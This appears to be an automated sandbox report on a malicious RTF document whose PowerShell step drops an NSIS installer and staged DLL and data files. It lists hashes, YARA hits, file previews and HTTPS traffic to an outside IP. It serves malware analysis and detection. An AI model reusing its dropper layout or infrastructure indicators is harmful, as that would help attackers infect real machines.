SHA-512:	013E04827C7E278D5D1C77DCB0F469DCD7B83137EA8EC5B450DCADBFC0DD327E3E13DBD7BE6C4840D1F10916319490E6152B99A8C53669277DBEDED202DC65
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.6.....~.1.....hT....Programs..f.....:..hT..*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k...:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms~RF501bcb.TMP (copy)

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.584171275091943
Encrypted:	false
SSDEEP:	96:chQCNAPXMqsqvsqvJCwo0z8hQCNAPXMqsqvsEHyqvJCworezsKPrYpHXyuyrBKPo:coflo0z8oftHnorezsKMd+BK+jp
MD5:	8C1FC95796F285E35E3C114072F0994C
SHA1:	3CAE37018D6EFC898DDB912819FAF0110D2ED9F3
SHA-256:	68860048B5C059DB735F63FA816E73825F5AFBBDF89793BAB0C97A18B1192129
SHA-512:	013E04827C7E278D5D1C77DCB0F469DCD7B83137EA8EC5B450DCADBFC0DD327E3E13DBD7BE6C4840D1F10916319490E6152B99A8C53669277DBEDED202DC65
Malicious:	false

Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....hT....Programs..f.....:..hT..*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms~RF504a59.TMP (copy)

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.584171275091943
Encrypted:	false
SSDEEP:	96:chQCNAPXMqsqvsqvJCwo0z8hQCNAPXMqsqvsEHyqvJCworezsKPrYpHXyuyrBKPo:coflo0z8oftHnorezsKMd+BK+jp
MD5:	8C1FC95796F285E35E3C114072F0994C
SHA1:	3CAE37018D6EFC898DDB912819FAF0110D2ED9F3
SHA-256:	68860048B5C059DB735F63FA816E73825F5AFBBDF89793BAB0C97A18B1192129
SHA-512:	013E04827C7E278D5D1C77DCB0F469DCD7B83137EA8EC5B450DCADBFC0DD327E3E13DBD7BE6C4840D1F10916319490E6152B99A8C53669277DBEDED202DC 65
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....hT....Programs..f.....:..hT..*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\9YQ9PYJ6KG059DAWKHEY.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.584171275091943
Encrypted:	false
SSDEEP:	96:chQCNAPXMqsqvsqvJCwo0z8hQCNAPXMqsqvsEHyqvJCworezsKPrYpHXyuyrBKPo:coflo0z8oftHnorezsKMd+BK+jp
MD5:	8C1FC95796F285E35E3C114072F0994C
SHA1:	3CAE37018D6EFC898DDB912819FAF0110D2ED9F3
SHA-256:	68860048B5C059DB735F63FA816E73825F5AFBBDF89793BAB0C97A18B1192129
SHA-512:	013E04827C7E278D5D1C77DCB0F469DCD7B83137EA8EC5B450DCADBFC0DD327E3E13DBD7BE6C4840D1F10916319490E6152B99A8C53669277DBEDED202DC 65
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....hT....Programs..f.....:..hT..*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\YJUBHAZA5OF447Z3CQQ4.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.584171275091943
Encrypted:	false
SSDEEP:	96:chQCNAPXMqsqvsqvJCwo0z8hQCNAPXMqsqvsEHyqvJCworezsKPrYpHXyuyrBKPo:coflo0z8oftHnorezsKMd+BK+jp
MD5:	8C1FC95796F285E35E3C114072F0994C
SHA1:	3CAE37018D6EFC898DDB912819FAF0110D2ED9F3
SHA-256:	68860048B5C059DB735F63FA816E73825F5AFBBDF89793BAB0C97A18B1192129
SHA-512:	013E04827C7E278D5D1C77DCB0F469DCD7B83137EA8EC5B450DCADBFC0DD327E3E13DBD7BE6C4840D1F10916319490E6152B99A8C53669277DBEDED202DC 65
Malicious:	false

Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....hT....Programs..f.....:..hT..*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:'"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Anabiotic\Farvelgninger\Satires\Trumpet1.wav

Process:	C:\Users\user\AppData\Roaming\file.exe
File Type:	RIFF (little-endian) data, WAVE audio, Microsoft PCM, 8 bit, mono 11025 Hz
Category:	dropped
Size (bytes):	66112
Entropy (8bit):	5.179999054900731
Encrypted:	false
SSDEEP:	1536:BXbR5BGcY3nVQkEwzmnOqF/Mkb2iqSfrlAjX6vDVp89XTnvMNa48XSdMo70BaXDM:DzbYblc3/
MD5:	25C91AD0CC8B70FCAC47A132879893EF
SHA1:	6F842222085854C037FB3E83ABEF2A841CFEF932
SHA-256:	C08AB0F702503A43090DF125191B8C6C84B163DF40FF077C9D5CD064E33E1B93
SHA-512:	F418FB5223485C2C96AF4B286A7B11850BBF52F9DBFADA3FD9D979B60A196D53294D2225EC8860228F3A949FAA1DD61ED913341A74E1B3F60A9F7F30659B215
Malicious:	false
Preview:	RIFF8...WAVEfmt .....+...+.....data.....~.~...||}.....sv{...||}|{}}}..||zzyxw{.....n_nz~.|zzyxy|.....~}{|{zz.....hgrz.~{yyvvy{.....yxz~}|}.....oep{~}yxvvvx|~...|vw|...~}.....i_jvx yxyvvvz}...~xy~....|yz.....zEXly{{yywtw|.....zvw.....{7Yo}|{{vss{.....|.....xru~....^6`p~|xzyvrt}....|w}....zrt.....i3[n|{wx|yvt.....xv}....ztvz....a1^n.{vy.}wv.....yx|....ysw}...9Gkw. {t|.|vx.....yu~....{x{....3Sr~.{t|~{vz.....ww~....z|.....u;^v..zu|~{w}....|wy....}x.....MIiy..ww}}xx~....xvz....{z.....{AZp|.~vx}ywz....|vw.....~.....`Rcv..{vvwy||....vw}.....wjo}.{opt{..... |xy|~.....}kjr|.~|}~|}|..~}.....|mkrz.~{x|~.....}.....}}zxwwz{{xz~.....~.}}.....z~||wvy}.~}}~.~}.....{{}zvsx}.~|}}~.....}.....~z|}{zy}~|}.....~}zz}~ .~...~.....}}zz|.....~}~.....~}~|~~...}}~.....~.....|~~..~.}}.....}}~....~~|~.....~~~~..}}~|.....~.....~~...~}}.|.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Anabiotic\Farvelgninger\Satires\ZedGraph.dll

Process:	C:\Users\user\AppData\Roaming\file.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	297472
Entropy (8bit):	5.872932743464719
Encrypted:	false
SSDEEP:	6144:8NBtNg2np1eFXhtBE/ByZD9Q9thDhauHiNOafnk:8NB74XhHE5yZDYDhasg
MD5:	1A2D40F5C02CEEB8EB6CD94932B39130
SHA1:	8C460E86ABDB90E157A5E2DB5D3D24F8D51DC516
SHA-256:	8B6E649444A08D77DFD1FD646F6FCC2490EC222A2C1F8E633B08F9DC7A66458A
SHA-512:	F0C9AB06B8F73087D2B2A098D73A6F246D5E2506CEF19B27A942DC40E87F542E42EDAA2D97500B9E5F430F763AA182E0F43F29A02B4C2015EDAFC2B7F90D327 8
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....Y.....!.....n.... ....kl.. ..@.....S..... ....H.....text...t.... ....`.rsrc.....@..@.reloc..... .....@..B.....P.....H.....X.....P .....v.{.8.e...hNi.8.?..A.....51...%.q.z...).+...S11Ko.O.R3.x.{..y.sT.|....*....zx.0.C.]..v...g .|z.P=c.[..Qc...0.0.s.....{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*z.{.....{.....{.....*.*..#.....#.....~....~....~....(....*b...~....~....~....(....*n.....~....~....~....(. ...*R....~....~....(....*..0..D.....(.....}.....~....}.....}.....}..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Belysningsvsenerne\Kuneste\Hebraized\Overte

gningerne\PSReadLine.format.ps1xml

Process:	C:\Users\user\AppData\Roaming\file.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1245
Entropy (8bit):	5.462849750105637
Encrypted:	false
SSDEEP:	24:hM0mIAvy4Wvsqs1Ra7JZRGNeHX+AYcvP2wk1RjdEF3qpMk5:lmIAq1UqsziJZ+eHX+AdP2TvpMk5
MD5:	5343C1A8B203C162A3BF3870D9F50FD4
SHA1:	04B5B886C20D88B57EEA6D8FF882624A4AC1E51D
SHA-256:	DC1D54DAB6EC8C00F70137927504E4F222C8395F10760B6BEECFCFA94E08249F
SHA-512:	E0F50ACB6061744E825A4051765CEBF23E8C489B55B190739409D8A79BB08DAC8F919247A4E5F65A015EA9C57D326BBEF7EA045163915129E01F316C4958D949
Malicious:	false

Preview:	<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">..<html xmlns="http://www.w3.org/1999/xhtml">..<head>..<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>..<title>404 - File or directory not found.</title>..<style type="text/css">.. ..body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}..fieldset{padding:0 15px 10px 15px;} ..h1{font-size:2.4em;margin:0;color:#FFF;}..h2{font-size:1.7em;margin:0;color:#CC0000;} ..h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} ..#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;..background-color:#555555;}..#content{margin:0 0 0 2%;position:relative;}...content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}..-->..</style>..</head>..<body>.. Server Error .. .. <div class="co

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Busafgange\Mekanismens\Boo.wav

Process:	C:\Users\user\AppData\Roaming\file.exe
File Type:	RIFF (little-endian) data, WAVE audio, Microsoft PCM, 8 bit, mono 11025 Hz
Category:	dropped
Size (bytes):	80844
Entropy (8bit):	6.256034406762346
Encrypted:	false
SSDEEP:	1536:YZJEZfE9lgi5zpy1dBpYb9CAW/NDvvhDfrQ4ZzgOlhwTMxQrvIJ7KJ6hxU/S9N2u:8GM9Tkzpy1d4b/W/JvhjrDDhwTsQrinB
MD5:	C1B6BDA7931C1FE99589D7A9D0A0223E
SHA1:	FA22FFD9FAE116EEEBC487B7F9DBC794FA180CBC
SHA-256:	7E62946949E6982633ECF3C5A67121C6A101407E6DEB6C01D21A97344175ACC5
SHA-512:	F0056CD015E7476A55A9B4F5C26D588332C1261D083762EFBAC875475ECB15E97521F2214088798D754F38D15BC080F046D10C68727BC533F6F51DA3A89BF087
Malicious:	false
Preview:	RIFF.;..WAVEfmt .....+...+.....data.;....~...~~~.....zupty.....}z){ws}.....~x.....rlpwwvz..zy}.....mgltz|...rv.....}kY^}.....o_Yr....}bW]o.....}|\{f.....whaVYep}.....x.....|b]b ^`t.....~yictyst|}sv.....vS@H_w.....~iS\s.....l;.+Lf.....jQDH_w.....sdcp....}qoget.....rXGJTf.....|gX[l..onucWi.....zmz.....}xwrz..yrs....l\blvtio~.....x{ws....gc cl.....vkoq~....zgRIUn.....UVjokqzzjdz.....}kXZgw.....zYSbox.....vy.xnx..w~....mMObmq.....~|..tprfRRbx.....toy....yu..xfh}.....yqhmu|.....{qnwtsy....sg^S_w.. ...`HUy....ocu.....wg\}^k.....oXUi.....yeOGUn.....z.....ufYj.....rswl]aow~..vnfhw.....qO@Lk~.....}vst}~wZP]nw.....wcSKSm.....hbnvxru|.|.....m[OZr...sfcr}.....q qror~.....pYXdv...znv.....ub^kw.....xrkjt.....zquux|vkcaq.....smm`_q.....pcw....{hQCX.....^]iv.{`Sdps.....rr|}}.....x...tx.zz...|\Sm.....fh~.....{Y7:^.....sj}...mi{}g]oy.....~. .dQf.....|.....xfPUt...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Busafgange\Mekanismens\Cricks.Mou

Process:	C:\Users\user\AppData\Roaming\file.exe
File Type:	data
Category:	dropped
Size (bytes):	75820
Entropy (8bit):	4.595608514165927
Encrypted:	false
SSDEEP:	1536:6BlrBeHUW0BV7mgDoDiTEy1ZRkLuHFcWtiG:6DVUUhBlsTxuLcFcWUG
MD5:	563A22B0870A170122E7E6B12B1DC71B
SHA1:	978953365D04DFA73DBBDDC19C1F51F65B467F9D
SHA-256:	F0800C56C7CC987302235997ACC52FBBDC90913FEED800F19C7E6986A10EC158
SHA-512:	53BF553889B4F279F924DC6652D823C4A19045D0D59262D65F00C4A85D72435DEF8CF7D4BBE235E61E7F5DDDEC1E0A6CB2D2CA42AAA570FB9CAFC8E66C299 79
Malicious:	false
Preview:	..y.aa.....h.....7.....!!.}}.....f.....wwww.....a.j.....###.....jjjjjjj.....bb...../....".55555.....M.....m.....K....y.%%.....Q.....OOOO. .1.;.....YY.^^^.....44.....HH.....b.....R..!!.....HHH.....@@@...ee.....:..sss.....++.....Q.....mmm.. .....Z....R.....ll...{.....ee....~.....J..5.....CC..... .CC.....`..|...=.....qq.....QQQQ.K.....zzzz.....l.....l.. .....__.....fff...dd.....Z.""....aa.....lll.H.....i.....tt.L.....%.....333.....X.a.....II.....QQ.....gg...[[.....Q Q..... ..@. .....55....f.. .....XXX.....?.tt.....RR.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Busafgange\Mekanismens\License.rtf

Process:	C:\Users\user\AppData\Roaming\file.exe
File Type:	Rich Text Format data, version 1, ANSI, code page 1252, default middle east language ID 1025
Category:	dropped
Size (bytes):	11546
Entropy (8bit):	5.130157501525605
Encrypted:	false
SSDEEP:	192:55sVeiuEzHQl+HjJWlZVVJ7niRk1RMBwugS:55sVebEzHQl5lZVVMRk1QSS
MD5:	E2AFC893A72C3734DF31362E0962B153
SHA1:	A44727652E6C84A1268945AA2F454F5424503411
SHA-256:	CB7E80F94168D4C8F267255567F7232FAAAA3062D743C2375C3B7ECAD1F9718C
SHA-512:	E13CBD0DE56639628266C18A34CB8F60052B588719F44F4EBC700D0D22BFF8AED74DD576A36737C131F4CD44E819AD074A50E7CF74994B313CE402F3E5349D2 D
Malicious:	false

Preview:	{\rtf1\adeflang1025\ansi\ansicpg1252\uc1\adeff0\deff0\stshfdbch0\stshfloch0\stshfhich0\stshfbi0\deflang1033\deflangfe1033{\fonttbl{\f0\froman\fcharset0\fprq2{*\panose 02020603050405020304}Times New Roman;}{\f35\fswiss\fcharset0\fprq2{*\panose 020b0604030504040204}Tahoma;}..{\f36\fswiss\fcharset0\fprq2{*\panose 020b0 604030504040204}Verdana;}{\f264\froman\fcharset238\fprq2 Times New Roman CE;}{\f265\froman\fcharset204\fprq2 Times New Roman Cyr;}{\f267\froman\fchars et161\fprq2 Times New Roman Greek;}..{\f268\froman\fcharset162\fprq2 Times New Roman Tur;}{\f269\fbidi \froman\fcharset177\fprq2 Times New Roman (Hebrew);}{\f27 0\fbidi \froman\fcharset178\fprq2 Times New Roman (Arabic);}{\f271\froman\fcharset186\fprq2 Times New Roman Baltic;}..{\f272\froman\fcharset163\fprq2 Times New Roman (Vietnamese);}{\f614\fswiss\fcharset238\fprq2 Tahoma CE;}{\f615\fswiss\fcharset204\fprq2 Tahoma Cyr;}{\f617\fswiss\fcharset161\fprq2 Tahoma Greek;}{\f618\ fswiss\fcharset162\fprq2 Tahoma Tur;}..{\f619\fbid

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Busafgange\Mekanismens\Underlever.Als

Process:	C:\Users\user\AppData\Roaming\file.exe
File Type:	data
Category:	dropped
Size (bytes):	289916
Entropy (8bit):	7.020613805726218
Encrypted:	false
SSDEEP:	6144:zG2oSPADA0jxUN/4f3fW5Vfj0HyfC/nmZAgzoG:zGfDA0aNgPKVfj0UCeRR
MD5:	73B129D4ADDF747733B355ABC2B1FEB3
SHA1:	5721A84833ED7C601C569EC0AEA4D7C318F1D5EF
SHA-256:	A906A2CD26285F34F1E66D51CEB807231DAC9F2E38E683EC210D5D8BF8DE155D
SHA-512:	FBAC79148FD8E66DEEC4A5BC643F3750F3716093E23535D3E754FB634E05DD888FE63D33C8DFBEF64EFB5802DD3551659626F7FE2642CCBB5EAB493ECC49CE 46
Malicious:	false
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\httputility.dll

Process:	C:\Users\user\AppData\Roaming\file.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	42672
Entropy (8bit):	5.9123418499114395
Encrypted:	false
SSDEEP:	768:bbGiXey9Kx/7yErMNHtxB3ptmL3zQYs+gAcckh/:bblh9KBNrMNHt33ptmL3TsVAW
MD5:	77EF5801EA5C5BD331B83B813A741DDB
SHA1:	71E010937EE6EBFB40C9F26EDE4C4F972B1DE5B6
SHA-256:	D8CEDD5AF29E3539D7A48CEE62022D17F660627D32004B133F30D94F88432853
SHA-512:	0FBD91DBD747BCA751F21821369929B6AA42C446DD1A1C1A1F794FE380E27F1A431DA1A794942DEF6FF1B43F791071BD5F1BF4259C32C401444014A318050C22
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8...k...k..k..lk...k0..j...k0..j...k0..j...k0..j...k...j...k...k..k...j...k...j ...k...k...k..hk...k...j...kRich...k.....PE..d.....`....." .....P...<.....R.....`.....`x..t....x.....L....j..p..... .....Pk..8.....`.....text....O.....P..... ..`.rdata..Z#...`...$...T.....@..@.data.....x.....@....pdata.....z.....@..@.r src.....@..@.reloc..L.....@..B..... .....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\libgdk_pixbuf-2.0-0.dll

Process:	C:\Users\user\AppData\Roaming\file.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	166947
Entropy (8bit):	6.232611855964163
Encrypted:	false
SSDEEP:	3072:RROFUi/2PM0FQGxtMXG7aWTsHHAz9pjluR6xpRc8koGJG2R818X0BH8X1:mOvFQxWaTAz9qR6xNGJvz0BHM1
MD5:	A06929ADEAD968870A2E6952CB7A0BD4
SHA1:	CE8A3D0077CDB123ADECE62E4777BD0738E272EB
SHA-256:	36B82AE3414F0941AED79604A17AB33994D3C0E868AA3DDAFD3B05F206BD4131
SHA-512:	A6FD18D5996D92EF0A4C1BB3609BEF05F9F9E1044448E227B903292FE0B5773A89C8A02DE5CF2E1F560B176243B84BDF73353974FD66D710E1D36E31A5A10DF
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.....b.....&"...%.....^.....P.....D..... .....hL....`... .....p.....'..... .....(.....text.....`..`.data... .....@. ...rdata...l.....n.....@..@.pdata..... .....@..@.xdata.....@.....@..@.bss.....`.....edata.....p.....@..@.idata...'.....(...0.....@....CRT....X.....X.....@....tls.....Z.....@....rsrc.....\.....@....reloc.....`.....@..B..... .....

C:\Users\user\AppData\Roaming\file.exe

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	676320
Entropy (8bit):	7.876330435838718
Encrypted:	false
SSDEEP:	12288:8mNV/R3qdeJpAQxZg2ZE0PU4vPDC+0BOh8ybWIJQ3P0tX8gIVk+4uWFG49:8mNV/RadXcvZ72PGX8g0uWA49
MD5:	A1AFEF77EEC567ADB1076E8679AF207B
SHA1:	842A3650C51486F329A4079CA4B62AE5542A8C98
SHA-256:	2219616AFA29DD45A0B8926C8D840C5168F3B9E14A14F7569EA70EA8F5ACAA79
SHA-512:	8DAFDDABA28D56F80B09545068A9A292A0D6E8C21D1D8CA0395B3AA113C467C4134A1781D62D78BA541AECF519DADA47F46D39EB59BF41B3B9366A3659027253
Malicious:	**true**
Yara Hits:	• Rule: SUSP_NullSoftInst_Combo_Oct20_1, Description: Detects suspicious NullSoft Installer combination with common Copyright strings, Source: C:\Users\user\AppData\Roaming\file.exe, Author: Florian Roth (Nextron Systems)
Antivirus:	• Antivirus: ReversingLabs, Detection: 6%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1)..PG..PG..PG.*_...PG..PF.IPG.*_...PG.sw..PG..VA..PG.Rich.PG .....PE..L.....Oa.....f..... ...3.....@.....)....@.....D.....p..H.....9..@..... .....text....e.....f..... ..`.rdata.....j.....@..@.data...8.....~.....@....ndata...@...0.....rsrc...H....p.....@..@..... ....

C:\Users\user\Desktop\~$P00015922.doc

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyHH/cgQfmW+eMdln:vdsCkWtUb+8ll
MD5:	D9C8F93ADB8834E5883B5A8AAAC0D8D9
SHA1:	23684CCAA587C442181A92E722E15A685B2407B1
SHA-256:	116394FEAB201D23FD7A4D7F6B10669A4CBCE69AF3575D9C1E13E735D512FA11
SHA-512:	7742E1AC50ACB3B794905CFAE973FDBF16560A7B580B5CD6F27FEFE1CB3EF4AEC2538963535493DCC25F8F114E8708050EDF5F7D3D146DF47DA4B958F052655
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....15.....25.....@35.....35.....z.....p45.....x...

Static File Info

General

File type:	Unicode text, UTF-8 text, with very long lines (4154), with CRLF line terminators
Entropy (8bit):	3.2054554743535415
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	TEPO0015922.doc
File size:	248144
MD5:	364dc6c0e8a18b796aa535516d04cb53
SHA1:	da1e74c37691d9fd57eb2e73ef89b3aacbaa23d2
SHA256:	dd6f2ad2370d52c77db8f3659c116f15c1897e2528694fe9f046be45928a2608
SHA512:	f2efd5cb38e6474c83268e7454e268eee06f342cb5b55575a94a3cd206bf7096a8a4ca72a89f88e35668d8d4e39243ef5c2f097f438dd7a7c09716c2d4c3a1c0
SSDEEP:	1536:i1iO8Lcs5Kpn0Ws/zhiordTpM6DiJW3BPLN4rZVzFz76mAg5eeVhMDw5wfL8:i+5xdXGVzFtr5RDAw5wfY
TLSH:	C7342EA4654F4872E208AC5DA4D47141AEB6FED330C598B123AFF031DF55AF2AEC019B


File Content Preview:	{\rtf\Fbidi \froman\fcharset238\ud1\adeff31507\deff0\stshfdbch31506\stshfloch31506\ztahffick41c05\fnhsfBi58207\deEflAng1045\deEglangfe1045\themelang1045\themelangfe1\themelangcs5{\lsdlockedexcept \lsdqformat2 \lsdpriority0 \lsdlocked0 Normal;\b865c6673647

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Network Behavior

Network Port Distribution



Total Packets: 55

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 18, 2023 05:35:09.067533016 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.067636967 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.068167925 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.080630064 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.080676079 CET	443	49171	149.102.154.62	192.168.2.22
